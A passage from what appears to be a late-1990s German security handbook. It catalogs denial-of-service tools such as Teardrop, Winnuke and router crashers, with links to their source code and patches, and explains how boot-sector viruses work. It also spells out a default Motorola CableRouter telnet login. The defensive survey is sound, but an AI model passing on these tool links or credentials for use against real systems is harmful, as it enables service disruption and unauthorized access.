Zielbetriebssystem: Windows 95 oder Windows NT

Auswirkungen: Eine neue Variation (Januar 1998) von Teardrop, die in einem blauen Bildschirm resultiert und schließlich den Rechner zum Absturz bringt.

Abhilfe: http://itrac.bourg.net/patches/nt/tearfixi.exe

Microsoft hat einen Ratgeber zu dieser neuen Attacke herausgegeben, den Sie hier finden:

ftp://ftp.microsoft.com/bussys/winnt/winnt-public/fixes/usa/nt40/hotfixes-postSP3/ teardrop2-fix/Q179129.txt

Pong

Dateiname: pong.c

Autor: FA-Q

URL: http://www.ludat.lth.se/~dat92jni/dat/pong/pong.c

Hintergrundinformationen: s. URL

Entwicklungsbetriebssystem: Linux

Zielbetriebssystem: Windows 95

Auswirkungen: Ziele, die mit unverlangten ICMP-Paketen überflutet werden, stürzen ab.

Abhilfe: unbekannt

Puke

Dateiname: puke.c

Autor: Jeff W. Roberson

URL: http://www.jabukie.com/Unix_Sourcez/puke.c

Hintergrundinformationen: siehe URL.

Entwicklungsbetriebssystem: Unix

Zielbetriebssystem: Alle Betriebssysteme, da der Fehler eine Schwäche im Internet-Protokoll (IP) ist.

Auswirkungen: Ein ICMP-Source-Unreachable führt zum Abbruch bestehender IP-Verbindungen.

Abhilfe: Der Umgang mit ICMP-Source-Unreachable Paketen auf Kernel-Ebene (IP-Stack) kann entsprechend abgeändert werden.

Real Audio-Attacke

Dateiname: pnserver.c

Autor: Die Leute von ROOTSHELL.COM

URL: http://itrac.bourg.net/exploits/pnserver.c

Hintergrundinformationen: siehe URL

Entwicklungsbetriebssystem: Unix

Zielbetriebssystem: Jeder Real Audio-Server

Auswirkungen: Bringt den Real Audio-Server zum Absturz und zwingt Sie, den Dienst neu zu starten.

Abhilfe:Keine, kontaktieren Sie http://www.real.com

Solaris Land-Attacke

Dateiname: solaris_land.c, land.c

Autor: Ziro Antagonist

URL: http://www.leasoft.ch/www/faq/land/solaris/land.c

Hintergrundinformationen: Siehe URL oder http://www.cisco.com/warp/public/770/land- pub.shtml

Entwicklungsbetriebssystem: Solaris 2.5

Zielbetriebssystem: Windows 95

Auswirkungen: Dies ist eine Variation von LAND für Solaris. Sie wird Windows 95-Rechner zum Absturz bringen.

Abhilfe: http://support.microsoft.com/download/support/mslfiles/Vtcpupd.exe

Solaris Telnet-Attacke

Dateiname: solaris_telnet.c

Autor: Unbekannt

URL: http://www.society-of-shadows.com/security/solaris_telnet.c

Hintergrundinformationen: Siehe URL

Entwicklungsbetriebssystem: Unix

Zielbetriebssystem: Solaris 2.5

Auswirkungen: Denial-of-Service für den telnet-daemon auf dem Zielhost.

Abhilfe: Unbekannt

Teardrop

Dateiname: teardrop.c

Autor: Route@infonexus.com

URL: http://www.rat.pp.se/hotel/panik/archive/teardrop.c

Hintergrundinformationen: Siehe URL und Kommentare

Entwicklungsbetriebssystem: Unix

Zielbetriebssystem: Linux, Windows 95 und Windows NT

Auswirkungen: Attacke durch IP-Fragmente blockiert den Zielrechner.

Abhilfe: ftp://ftp.microsoft.com/bussys/winnt/winnt-public/fixes/usa/nt40/hotfixes- postSP3/simptcp-fix

Teardrop (und mehrere modifizierte Versionen) beeinträchtigte seit Ende 1997 bis ins erste Quartal 1998 Tausende Server. Windows-basierte Rechner können gegen Teardrop-Attacken geschützt werden. Tabelle 9.3 nennt Ihnen URLs, über die Sie verschiedene Abhilfen gegen Teardrop-Angriffe finden können.

Tabelle 9.3: Teardrop-Abhilfen für verschiedene Konfigurationen

Konfiguration	URL
Win 95 oder OSR2, Winsock 1.x	ftp://ftp.microsoft.com/Softlib/MSLFI
Winnuke für Amiga OS	http://home.unicomp.net/~nickp/winnuke/ami-winnuke.lzx
Windows NT 4.0	ftp://ftp.microsoft.com/bussys/winnt/winnt-public/fixes/usa/NT40/hotfixes-postSP3/teardrop2-fix/tearfixi.exe

Microsoft-Berichterstattung zu diesem Thema können Sie in Knowledge-Base-Artikeln unter folgenden Adressen finden:

http://support.microsoft.com/support/kb/articles/Q165/0/05.asp

http://support.microsoft.com/support/kb/articles/Q170/7/91.asp

http://support.microsoft.com/support/kb/articles/Q168/7/47.asp

http://support.microsoft.com/support/kb/articles/Q177/5/39.asp

Der Pentium-Bug

Dateiname: pentium_bug.c

Autor: Whiz (whizpig@tir.com)

URL: http://www.jabukie.com/Unix_Sourcez/pentium_bug.c

Hintergrundinformationen: http://support.intel.com/support/processors/pentium/ ppiie/descrip.htm

Entwicklungsbetriebssystem: Jeder Pentium-Rechner

Zielbetriebssystem: Keins, es handelt sich um einen Firmware-Fehler

Auswirkung: Der Zielrechner stürzt ab.

Abhilfe: http://support.intel.com/support/processors/pentium/ppiie/descrip.htm#Workaround

Dieses Sicherheitsloch betrifft die meisten Pentium-Prozessoren. Es ermöglicht böswilligen Benutzern mit Zugang die Eingabe von illegalen Befehlen, die den Rechner zum Absturz bringen.

Es ist ein eher ungewöhnlicher Fehler, da er im Chip selbst steckt. Die folgenden Chips sind fehlerhaft:

- Pentium-Prozessoren mit MMX (Multimedia-Erweiterungen)
- Pentium-OverDrive-Prozessoren
- Pentium-OverDrive-Prozessoren mit MMX

Nachfolgend finden Sie einen Link zu Intels technischer Übersicht des Problems. Dies nützt Ihnen jedoch nichts. Es ist nahezu unmöglich, daß der Fehler von allein auftaucht. Der einzige Weg, wie Sie ihm zum Opfer fallen können ist über einen böswilligen lokalen Benutzer, der über Programmiererfahrung verfügt.

Es gibt verschiedene Postings und Artikel, die den Fehler auf verschiedenen Betriebssystemen besprechen. Hier sind ein paar:

- http://geek-girl.com/bugtraq/1997_4/0358.html (SYSV)
- http://geek-girl.com/bugtraq/1997_4/0300.html (NetBSD)

Vielleicht interessieren Sie auch Intels offizielle Position und Reaktionen zu diesem Problem, dann gehen Sie zu:

http://support.intel.com/support/processors/pentium/ppiie/-Index-htm.

Verschiedene Anbieter (u.a. BSDI, IBM, Microsoft, NCR, Novell, SCO, Sequent, SunSoft und Unisys) haben jeweils individuelle Stellungnahmen zu diesem Fehler ins Internet gesetzt. Diese Stellungnahmen finden Sie bei Intel unter:

http://support.intel.com/support/processors/pentium/ppiie/-Software-htm.

Leider ist dies nicht der einzige Fehler in bezug auf Pentium-Prozessoren. 1997 wurde entdeckt, daß Pentium-Pro-Prozessoren fehlerhaft waren. Unter den folgenden URLs finden Sie Artikel, die sowohl das alte als auch das neue Problem darstellen:

Intel Posts Fix For New Pentium Bug. Leland Baker, *San Diego Daily Transcript*. 17. November 1997. http://www.sddt.com/files/library/97headlines/11_97/DN97_11_17/ DN97_11_17_tca.html.

Intel Pursues Workaround for Pentium Bug. Lisa DiCarlo, *PC Week Online*. 11. November 1997. http://207.121.184.191/zdnn/content/pcwo/1110/215480.html.

Intel Engineers Grapple with Pentium Bug. Kelly Spang, *Daily News Digest*. 10. November 1997. http://crn.com/dailies/weekending111497/nov10digL.asp.

Net Reacts to »F0« Pentium Bug. Brooke Crothers, *CNET*. 10. November 1997. http://ne2.news.com/News/Item/0,4,16187,00.html.

Außerdem gibt es eine hervorragende Quelle für Informationen über Entwicklungen hinsichtlich des Pentium-Fehlers. Hier finden Sie Dutzende von Artikeln, Intels Bericht und Beiträge von verschiedenen Spezialisten. Alles in allem ist dieses Archiv, das von Cleve Moler von MATHWORKS.COM betrieben wird, wohl eine schnellere und praktischere Informationsquelle als die Website von Intel:

ftp://ftp.mathworks.com/pub/pentium/

Es gibt eine Lösung für das Problem, die Sie hier finden:

http://support.intel.com/support/processors/pentium/ppiie/descrip.htm#Workaround

Abschließend sollte ich noch betonen, daß nur lokale Benutzer den Pentium-Fehler ausnutzen können. Aus unerklärten Gründen ist eine Reproduktion des Fehlers auf manchen Plattformen noch schwieriger. Zusammengefaßt ist das Risiko nicht sehr hoch, außer Sie haben viele Intel-Rechner, die für die Öffentlichkeit zugänglich sind (wenn Sie beispielsweise Betreiber einer Computerschule oder eines Internet-Cafés sind).

Winnuke

Dateiname: winnuke.c

Autor: _eci

URL: http://www.skyinternet.com/~llo/windoze/winnuke/winnuke.c

Hintergrundinformationen: http://www.skyinternet.com/~llo/windoze/winnuke/ winnuke_tech.html

Entwicklungsbetriebssystem: Linux, BSDI

Zielbetriebssystem: Windows 95 und Windows NT

Auswirkung: Systemzusammenbruch, der einen Neustart erfordert

Abhilfe: http://support.microsoft.com/download/support/mslfiles/Vipup20.exe

Winnuke läßt alle Windows 95- oder Windows NT-Rechner ohne Patches abstürzen, sodaß Sie Ihr System neu starten müssen. Diese Attacke hat einige Mutationen durchgemacht und ist jetzt für viele Entwicklungsbetriebssysteme verfügbar. Tabelle 9.4 listet diese Betriebssysteme auf und stellt Ihnen URLs für Source-Codes und ausführbare Programme zur Verfügung.

Tabelle 9.4: Winnuke-Versionen für verschiedene Plattformen

Plattform oder Sprache	URL
Jedes Unix (Perl)	http://winnuke.linkdesign.com/winnuke.pl
Linux Winnuke	http://winnuke.linkdesign.com/winnuke
Winnuke für Amiga OS	http://home.unicomp.net/~nickp/winnuke/ami-winnuke.lzx
Winnuke2 (Windows)	http://cvinc.tierranet.com/hacking/files/nukers/WinNuke2.zip
Macwinnuke (MacOS)	http://www.techno.ch/macwinnuke/
Winnuke für NT und 95	http://www.magmacom.com/~sbrule/winnu95.zip

Die Lösung ist die Anwendung von Patches. Aber es gibt mindestens ein Tool, das Sie benutzen können, um den möglichen Täter zu entdecken und schließlich zu überführen: *Nukenabber*.

Nukenabber

Nukenabber ist ein kleiner, kompakter Port-Sniffer, der von puppet@earthling.net geschrieben wurde. Das Programm beobachtet die Ports 139, 138, 137, 129 und 53. Über alle diese Ports wurden in der Vergangenheit Denial-of-Service-Attakken implementiert. Nukenabber macht Sie darauf aufmerksam, wenn eine Winnuke-Attacke auf Ihr System erfolgt. Sie erhalten das Programm hier:

http://home.sol.no/~jacjohan/BooH/Nukenabber/

9.6.4 Denial-of-Service-Attacken auf Hardware

In den letzten Monaten wurden einige DoS-Attacken auf Router entwickelt. Dies ist besonders heimtückisch, da Router die zugrundeliegende Routing-Architektur für das Internet formen. Außerdem kann eine Attacke auf einen Router hundert oder mehr Rechner zum Absturz bringen, da ein einzelner Router Gateway-Dienste für ein gesamtes Netzwerk zur Verfügung stellen kann. In einem solchen Fall läuft jeglicher Datenverkehr zunächst über den Router, bevor er irgendeinen Rechner erreicht. Daher erreicht der Angreifer durch das Ausschalten des Routers, daß das gesamte System keine Verbindung mehr zum Netz hat.

Tabelle 9.5 listet die meistverbreitetsten Attacken für Router auf. Alle aufgeführten Attacken führen zu einem Zusammenbruch des Routers. Die URL-Angaben beinhalten den Source- Code und manchmal auch Abhilfen. Da diese Attacken neu sind, gibt es für viele noch keine sofortigen Abhilfen. In einem solchen Fall sollten Sie Ihren Router-Anbieter kontaktieren.

Tabelle 9.5: Router-Attacken und URLs für Informationen

Betroffener Router	URL für Source-Code der Attacke und Informationen
3com-Router und -Hubs	http://www.dhp.com/~fyodor/sploits/ umount.html
Ascend Max Router	http://www.njh.com/latest/9703/970304- 04.html
Cisco 1005	http://www.geek-girl.com/bugtraq/1997_4/ 0453.html
Cisco 2500	http://www.safesuite.com/lists/general/ 0252.html
Livingston 1.16	http://www.otol.fi/~jukkao/bugtraq/9804/ 0105.html
Livingston Portmaster	http://www.angio.net/consult/secadv/AA-1997- 09-03.livingston-telnet.final

Motorola CableRouter-Produkte sind ebenfalls anfällig für DoS-Attacken. Die DoS-Attacke kann auf sehr einfache Art und Weise implementiert werden: Der Angreifer startet wiederholte Telnet-Sessions am Ziel. Dies führt zu Speicherverlusten, der Router stellt seinen Betrieb ein.

Die ernstere Sicherheitsschwachstelle besteht allerdings in einem Default-Login und -Paßwort. Um diese Schwachstelle auszunutzen, senden Sie eine Telnet-Anfrage an Port 1024, loggen sich als »cablecom« ein und verwenden »router« als Paßwort. Dies ist eine ernsthafte Sicherheitslücke, die für viele Kabel-Provider ein Risiko darstellt. Wenn Sie Internet-Anbindung über Kabelanschluß vertreiben und Motorola CableRouter-Produkte einsetzen, ändern Sie sofort Ihr Login und Ihr Paßwort.

9.6.5 Andere Denial-of-Service-Tools

Es gibt auch noch andere, ältere DoS-Tools, die Sie kennen sollten, wenn Sie mit älterer Software arbeiten.

Hinweis:

Die meisten Leute benutzen ältere Software, hauptsächlich um Kosten zu sparen. Ich schätze, daß 3 von 5 Netzwerken, die ich betreue, noch mindestens einen Rechner haben, auf dem Windows 3.11, Novell 3.11 oder SunOS 4.1.3 läuft. Wenn Sie für ein Netzwerk mit älterer Architektur verantwortlich sind, sollten Sie Ihr System in Hinsicht auf diese älteren Attacken untersuchen.

Alte chinesische »Ping of Death«-Methode

Diese Attacke ist weithin als »Ping of Death« bekannt. Sie beeinträchtigt hauptsächlich Windows- und Windows NT 3.51-Rechner. »Ping of Death« ist kein Programm, sondern ein einfaches Verfahren, das das Versenden von ungewöhnlich großen ping-Paketen beinhaltet. Wenn der Zielrechner diese großen Pakete bearbeitet, stürzt er ab. Dies zeigt sich in Form eines blauen Bildschirms mit Fehlermeldungen, von denen sich der Rechner nicht erholen kann. Microsoft hat eine Abhilfe für das Problem zur Verfügung gestellt, die Sie im folgenden Wegweiser finden.

Wegweiser:

Lesen Sie den offiziellen Ratgeber zu »Ping of Death« unter http://support.microsoft.com/support/kb/articles/Q132/4/70.asp .

SynFlooder

SynFlooder ist ein kleines Utility, das Unix-Server betriebsunfähig machen kann. Das Programm überschwemmt das Ziel mit Verbindungsanfragen. Das Ziel versucht, diese Anfragen zu bearbeiten, bis schließlich die maximale Anzahl der IP-Verbindungen erreicht wird. Dadurch können keine weiteren Verbindungsanfragen bearbeitet werden und der Zielrechner wird seine Dienste vorübergehend einstellen. Schauen Sie sich den Source-Code an unter:

http://www.hackersclub.com/km/downloads/c_scripts/synflood.c

DNSKiller

DNSKiller bringt den DNS-Server eines Windows NT 4.0-Rechners zum Absturz. Der Source-Code wurde für eine Linux-Umgebung geschrieben, kann aber auch auf BSD-Plattformen laufen. Um Ihren Rechner zu prüfen, laden Sie den

Source-Code herunter, kompilieren Sie ihn und führen Sie ihn aus:

http://www.otol.fi/~jukkao/bugtraq/before-971202/0015.html

arnudp100.c

Arnudp100.c ist ein Programm, das UDP-Pakete fälscht und dazu benutzt werden kann, Denial-of-Service-Attacken auf die Ports 7, 13. 19 und 37 zu starten. Um diese Attacke zu verstehen, empfehle ich Ihnen die Lektüre des folgenden Berichts: *»Defining Strategies to Protect Against UDP Diagnostic Port Denial of Service Attacks«* von Cisco Systems. Eine weitere gute Informationsquelle ist das CERT Advisory CA-96.01.

Wegweiser:

Cisco Systems' »Defining Strategies to Protect Against UDP Diagnostic Port Denial of Service Attacks« finden Sie online unter http://cio.cisco.com/ warp/public/707/3.html.

Das CERT-Advisory CA-96.01 finden Sie hier: ftp://ftp.cert.org/pub/cert_advisories/CA-96.01.UDP_service_denial

cbcb.c

cbcb.c ist ein cancelbot, d.h. ein Programm, das auf Usenet News-Postings zielt und diese zerstört. cbcb.c erstellt Cancel-Kontroll-Meldungen für jedes Posting, das Ihren Kriterien entspricht. Sie können Tausende von Usenet News-Nachrichten mit diesem Utility verschwinden lassen. Zwar ist dies keine Denial-of-Service-Attacke im klassischen Sinn, aber ich habe sie trotzdem hier erwähnt, weil sie dem Ziel den Usenet-Dienst verweigert. Direkter gesagt, diese Attacke verweigert dem Ziel sein Recht zur Selbstdarstellung (egal, wie dumm seine Meinung für andere auch sein mag). Erstmals veröffentlicht in dem Online-Zine *Phrack*, finden Sie den Source-Code hier:

http://www.opensite.com.br/~flash/phrack/49/9.html

9.6.6 Andere Informationsquellen zu Denial-of-Service-Attacken

Zum Schluß stelle ich Ihnen noch einige nützliche Informationsquellen zum Thema Denial- of-Service-Attacken zur Verfügung.

Update on Network Denial of Service Attacks. (Teardrop/NewTear/Bonk/Boink). Microsoft Security Advisory. März 1998. http://www.eu.microsoft.com/security/netdos.htm .

MCI Security MCI Security. http://www.security.mci.net/check.html#RTFToC462.

Denial of Service Attacks on any Internet Server Through SYN Flooding. Tom Kermode. http://www.zebra.co.uk/tom/writing/flood.htm.

Berkeley Software Design, Inc. http://www.bsdi.com/press/19961002.html.

Reporting Nukes or Denial of Service Attacks. Joseph Lo; Duke University. http://deckard.mc.duke.edu/irchelp/nuke/report.html .

Malformed UDP Packets in Denial of Service Attacks. CIAC Bulletin. http:// ciac.llnl.gov/ciac/bulletins/i-031a.shtml.

9.7 Computerviren

Computerviren sind die gefährlichsten aller destruktiven Programme. Abgesehen von der Tatsache, daß Computerviren in Denial-of-Service resultieren können, zerstören viele Computerviren Daten. Außerdem können manche Viren (allerdings nur sehr wenige) einen Rechner völlig lahmlegen. Aus all diesen Gründen sind Viren einzigartig.

In bezug auf das Internet stellen Computerviren ein ganz besonderes Sicherheitsrisiko dar. Viren sind am gefährlichsten, wenn sie in vernetzte Umgebungen ausgesetzt werden und zu keiner Umgebung paßt diese Beschreibung besser als zum Internet.

9.7.1 Was ist ein Computervirus?

Ein Computervirus ist ein Programm, das sich an Dateien auf dem Zielrechner hängt. Während dieses Vorgangs - der Infizierung - wird der ursprüngliche Code des Virus an die Dateien angefügt. Wenn eine Datei infiziert ist, verwandelt sie sich von einer normalen Datei in einen Virusträger. Von diesem Zeitpunkt an kann die infizierte Datei selbst andere Dateien infizieren. Dieser Vorgang wird Replikation genannt. Durch Replikation können sich Viren über die gesamte Festplatte verbreiten und so zu einer Systeminfizierung führen. Meist gibt es kaum Warnungen, bevor eine solche Systeminfizierung erreicht wird und dann ist es zu spät.

9.7.2 Dateien, die für eine Infizierung durch Computerviren anfällig sind

In den letzten Jahren sind Tausende neuer Computerviren entstanden. Diese sind verschieden programmiert und greifen jede Art von Dateien an. Früher allerdings griffen Viren in erster Linie *ausführbare Dateien* an.

Hinweis:

Ausführbare Dateien sind Applikationen oder Programme, die kompiliert worden sind. Auf DOS-/Windows-Plattformen zum Beispiel ist jede Datei mit einer `.EXE` *oder* `.COM`*-Erweiterung eine ausführbare Datei.*

Hat sich ein Virus an eine ausführbare Datei gehängt, wird diese Datei bei ihrer Ausführung andere Dateien infizieren. Dies ist ein sich wiederholender Prozess und es dauert nicht lang, bis das gesamte System infiziert ist. Denken Sie daran, wie viele ausführbare Dateien jeden Tag auf Ihrem Rechner geladen werden. Jedesmal wenn Sie eine Applikation öffnen, wird mindestens eine ausführbare Datei geladen. Einige Applikationen öffnen beim Starten mehrere Dateien, während andere Applikationen immer dann verschiedene Dateien öffnen, wenn sie bestimmte Arbeitsabläufe durchführen.

Zusätzlich zu den Viren, die ausführbare Dateien befallen, existieren Tausende von Datendatei-Viren. Diese Viren (Makroviren) infizieren Datendateien wie z.B. Dokumente, die in Microsoft Word oder Excel erstellt wurden. Derartige Viren greifen üblicherweise Ihre globale Dokumentvorlage an und beschädigen letztendlich jedes Dokument, das in Word oder Excel geöffnet wird.

Es gibt noch eine dritte Klasse von Dateien, die infiziert werden können: Gerätetreiber- Dateien. (Dies betrifft hauptsächlich ältere Systeme wie z.B. eine DOS/Windows 3.11- Kombination. In diesen Systemen werden Gerätetreiber-Dateien in den hohen Speicherbereich geladen und können hier von Viren befallen werden.)

9.7.3 Wer schreibt Viren und warum?

Computerviren werden hauptsächlich geschrieben von:

- Jungen Leuten
- Sicherheitsspezialisten
- Ausländischen Entwicklern

Jede Gruppe hat etwas unterschiedliche Motive. Junge Leute schreiben Computerviren zum Spaß oder um von sich hören zu machen. Schließlich arbeiten Jugendliche in der Regel nicht als Programmierer, weil sie zu jung sind. Sie benutzen das Schreiben eines Virus als einen Weg, auf ihre Programmierfähigkeiten aufmerksam zu machen.

Sicherheitsspezialisten dagegen schreiben rein beruflich Computerviren. Zum Beispiel werden sie gut bezahlt dafür, Viren zu entwickeln, die besonders schwer zu entdecken und auszulöschen sind. Sicherheits-Teams nehmen sich dann diese Computerviren vor und versuchen, Lösungen zu finden.

Ausländische Entwickler sind für die größte Anzahl von Viren verantwortlich. Es gibt einen faszinierenden Bericht im Internet über die wachsende Zahl von Entwicklungsteams für Computerviren in Osteuropa. Der Bericht beschreibt, wie Computerviren diese Programmiergemeinden im Sturm eroberten. Die Entwicklung von Viren ist zu einem Phänomen geworden. Es wurden sogar Mailbox-Systeme ins Leben gerufen, über die die Entwickler von Viren Ideen und Codes austauschen können. Der Bericht läßt sich gut lesen und gibt Ihnen einen allgemeinen Überblick über die Virenentwicklung in einer nicht-kapitalistischen Umgebung. Er heißt *»The Bulgarian and Soviet Virus Factories«* und wurde von Vesselin Bontchev geschrieben, dem Direktor des Labors für Computerviren an der Bulgarischen Akademie der Wissenschaften in Sofia, Bulgarien. Sie finden ihn unter http://www.drsolomon.com/ftp/papers/factory.txt .

9.7.4 Wie werden Computerviren entwickelt?

Viele Programmierer entwickeln Computerviren mit Hilfe von Virus-Bausätzen, das sind Applikationen, die speziell für die Erzeugung von Virus-Code entwickelt wurden. Diese Bausätze werden im Internet in Umlauf gesetzt. Hier sind die Namen einiger dieser Bausätze:

- Virus Creation Laboratories
- Virus Factory
- Virus Creation 2000
- Virus Construction Set
- The Windows Virus Engine

Diese Bausätze sind in der Regel einfach zu benutzen und ermöglichen fast jedem, einen Virus zu entwickeln. (Im Gegensatz zu der »guten, alten Zeit«, als fortgeschrittene Programmierkenntnisse nötig waren.) Dies hat zu einer Steigerung der Anzahl der Computerviren *»in the wild«* geführt.

Hinweis:

Ein Virus wird als »in the wild« betrachtet, wenn er in die Öffentlichkeit entwichen ist oder in Umlauf gebracht wurde. Das heißt, »the wild« bezieht sich auf jegliches Computersystem, das außerhalb der akademischen- oder Entwicklungsumgebung liegt, in der der Virus entstanden ist und getestet wurde. Dieser Begriff ist inhaltlich vom Fachjargon abgeleitet, der in bezug auf Umgebungen für Tests mit biologischen Waffen benutzt wird. Diese Tests werden in der Regel unter kontrollierten Bedingungen durchgeführt, unter denen keine Gefahr für die angrenzenden Gemeinden besteht. Wenn jedoch ein biologischer Virus seiner kontrollierten Umgebung entweicht, wird davon gesprochen, daß er the wild (die Wildnis) erreicht hat. Heute bezeichnen Computerviren-Forscher das Internet (oder jede öffentlich zugängliche Computerumgebung) als the wild.

9.7.5 In welcher Sprache werden Computerviren geschrieben?

Wenn Sie jemals einen Viruscode gesehen haben, werden Sie bemerkt haben, wie unglaublich klein Viren sind. Klein zumindest für ein Programm, das soviel kann. Es gibt einen guten Grund hierfür. Die meisten Viren werden in Assembler geschrieben. Assembler erzeugt sehr kleine Programme, weil es eine (maschinennahe) Programmiersprache niederer Ebene ist.

Die Klassifizierung einer Programmiersprache als eine »niederer Ebene« oder »hoher Ebene« hängt nur davon ab, wie nah (oder wie weit) diese Sprache sich von der Maschinensprache entfernt. (Maschinensprache ist für den Menschen nicht lesbar und besteht aus numerischen Angaben, meistens 1 oder 0.) Eine Sprache hoher oder mittlerer Ebene beinhaltet die Nutzung von einfachem Englisch und von Mathematik und wird ziemlich genau so ausgedrückt, wie Sie einem menschlichen Wesen etwas erklären würden. BASIC, PASCAL und C gehören alle zu den Programmiersprachen mittlerer Ebene: Sie können dem Rechner »sagen«, was jede Funktion ist, was sie tut und wie sie das tut.

Assembler dagegen ist nur einen Schritt von der Maschinensprache entfernt. Da es auf so direkte Art und Weise mit der Hardware des Rechners kommuniziert, sind die resultierenden Programme sehr klein. (Anders gesagt ist der Übersetzungsprozeß minimal. Hier liegt ein großer Unterschied zu C, wo umfangreiche Übersetzungen vorgenommen werden müssen, um das einfache Englisch in maschinenlesbaren Code umzuwandeln. Je weniger Übersetzung, umso kleiner ist die resultierende Binärdatei.)

Wegweiser:

Wenn Sie mehr über Assembler wissen wollen, kann ich Ihnen eine hervorragende Seite im Web empfehlen, die über eine Suchmaschine verfügt, mit der Sie gezielt nach Begriffen, Funktionen und Definitionen suchen können. Sie finden Sie unter *http://udgftp.cencar.udg.mx/ingles/tutor/Assembler.html* .

9.7.6 Wie arbeiten Viren?

Die meisten Viren arbeiten auf ähnliche Weise wie *Terminate-And-Stay-Resident-Programme* : Sie sind immer aktiv und lauschen auf Aktivitäten im System. Wenn eine Aktivität einem bestimmten Kriterium entspricht (beispielsweise das Ausführen einer ausführbaren Datei), erwacht der Virus zum Leben und hängt sich an das aktive Programm.

Am leichtesten läßt sich dieser Prozeß mit Hilfe der *Master-Boot-Record-Viren* darstellen.

Master-Boot-Record-Viren

Festplattentreiber benutzen Daten, die im Master-Boot-Record (MBR) gespeichert sind, um grundlegende Boot-Prozesse durchzuführen. Der MBR befindet sich am Zylinder 0, Kopf 0, Sektor 1 (oder logische Blockadresse (LBA) 0. LBA-Methoden der Adressierung unterscheiden sich etwas von konventioneller Adressierung; Sektor 1 = LBA 0.)

Für so einen kleinen Teil der Festplatte hat der MBR eine sehr wichtige Aufgabe: Er erklärt jedem Programm die Eigenschaften der Festplatte. Dafür speichert der MBR Informationen in bezug auf die Struktur der Festplatte. Diese Informationen werden Partitionstabelle genannt.

Tip:

Wenn dies verwirrend klingt, teilen Sie doch einfach einmal Ihre Festplatte. DOS/Windows-Anwender benutzen hierfür ein Programm namens `FDISK.EXE`*. Unix-Anwender können mehrere ähnliche Utilities wie* `fdisk`, `cfdisk` *usw. benutzen. In der Regel werden vor der Partition einer Festplatte die Daten der Partitionstabelle untersucht (zumindest wenn Sie sicher sein wollen). Die Programme lesen die Informationen in der MBR-Partitionstabelle. Diese Informationen beinhalten normalerweise Angaben zur Anzahl der Partitionen, ihrer Größe usw. (Unix-Anwender erhalten sogar Angaben zum Partitionstypen. DOS/Windows-Anwender können in der Regel nur solche Partitionen identifizieren, die üblicherweise auf der AT-Plattform benutzt werden. Andernfalls wird der Typ mit UNKNOWN angegeben.)*

Wenn ein Rechner bootet, geht er davon aus, daß die CMOS-Einstellungen korrekt sind. Diese Werte werden gelesen und überprüft. Wenn der Rechner merkt, daß die Größe der Festplatte 1 GB beträgt, die BIOS-Einstellungen aber 500 MB angeben, wird der Rechner nicht booten, sondern eine Fehlermeldung generieren. Auf ganz ähnliche Art und Weise wird das RAM in Hinsicht auf ungültige Speicheradressen überprüft. Wenn keine Fehlermeldungen erfolgen, wird schließlich der eigentliche Boot-Prozess gestartet. An diesem Punkt übernimmt der MBR das Ruder und die Festplatte bootet. Eine kritische Situation kann sich entwickeln, wenn ein Virus den Boot-Sektor infiziert hat.

Spezialisten von McAfee, dem führenden Anbieter für Anti-Virus-Lösungen, erklären:

> *Master-Boot-Record/Boot-Sektor-Viren sind die Viren, die den MBR oder den Boot- Sektor von Festplatten oder den Boot-Sektor von Disketten infizieren. Diese Viren sind die erfolgreichsten Viren der Welt. Das liegt daran, daß sie relativ einfach zu schreiben sind, die Kontrolle über einen Rechner auf einer sehr niedrigen Ebene übernehmen und die meisten von ihnen Stealthviren (Tarnkappenviren) sind. 80 Prozent der Anrufe für den McAfee-Support betreffen diese Viren.*

MBR-Viren sind besonders gemein, weil sie immer, wenn Ihr Rechner auf Disketten zugreift, diese infizieren. Daher werden MBR-Viren so oft »in the wild« gesehen - weil sie Disketten infizieren, können sie sehr leicht von Rechner zu Rechner weitergegeben werden.

Nehmen Sie für den Augenblick an, daß Sie einen »sauberen« MBR haben. Wie kann es einem Virus gelingen, ihn zu infizieren? Die Infizierung erfolgt, wenn Sie mit einer infizierten Diskette booten. Betrachten Sie folgende Situation: Sie entscheiden, daß Sie ein neues Betriebssystem auf Ihre Festplatte laden wollen. Dafür benutzen Sie eine Boot-Diskette (diese Boot-Diskette beinhaltet eine kleine Boot-Routine, die Sie durch die Installation führt).

Während des Boot-Prozesses lädt sich der Virus in den Speicher. (In der Regel jedoch nicht in den hohen Speicherbereich. Tatsächlich gibt es nur sehr wenige Viren, die bekannt dafür sind, sich im hohen Speicherbereich aufzuhalten. Wenn es einer tut, ist es meist, weil er seinen Weg dorthin »huckepack« genommen hat - er hat sich an eine ausführbare Datei oder einen Treiber gehängt, die bzw. der immer hoch geladen wird.)

Einmal in den Speicher geladen liest der Virus die MBR Partitions-Informationen. In einigen Fällen hat der Virus-Programmierer

eine Routine hinzugefügt, die frühere Infizierungen des MBR überprüft. (Es prüft nicht nur Infizierungen durch seinen eigenen Virus, sondern auch solche durch andere Viren. Dies Vorgehensweise ist meist auf einige wenige andere Viren beschränkt, da der Programmierer Ressourcen sparen will. Ein Virus, der vor seiner Installation eine Infizierung von vielen anderen Viren überprüft, wäre größer, einfacher zu entdekken, schwerer zu übertragen usw.) Der Virus ersetzt dann die MBR-Informationen durch seine eigene, modifizierte Version. Der Infizierungsprozess ist abgeschlossen.

Hinweis:

Die meisten Boot-Sektor-Viren beinhalten auch eine Vorrichtung, die die ürsprünglichen MBR-Informationen an einer anderen Stelle der Festplatte speichert. Hierfür gibt es einen guten Grund, der nicht etwa darin liegt, daß der Virusprogrammierer ein netter Mensch ist und den MBR irgendwann in seinen Originalzustand rückführen möchte, sondern darin, daß er es muß. Viele wichtige Funktionen verlangen bei ihrer Initialisierung das Lesen des MBR. In der Regel behält der Virus eine Kopie des Originals, die er anbietet, wann immer andere Prozesse sie verlangen. So bleibt der Virus verborgen, da die entsprechenden Funktionen niemals bemerken, daß der MBR geändert worden ist. Gemein, oder? Wenn diese Technik korrekt angewandt wird, spricht man auch von Stealth-Viren oder Tarnkappen-Viren.

Die meisten Viren zerstören eigentlich keine Daten, sondern infizieren nur Festplatten, Disketten oder Dateien. Es gibt jedoch viele Fälle, in denen eine Infizierung ausreicht, um Dienste zu unterbrechen. So arbeiten beispielsweise manche Treiber fehlerhaft, wenn sie infiziert sind. Das heißt allerdings nicht, daß es nicht auch destruktive Viren gibt.

Berichten zufolge wurde 1986 der erste Virus »in the wild« entdeckt. Er wurde *Brain-Virus* genannt. Nach der CIAC Virus-Datenbank des U.S. Department of Energy war der Brain- Virus ein speicherresidenter Boot-Sektor-Virus:

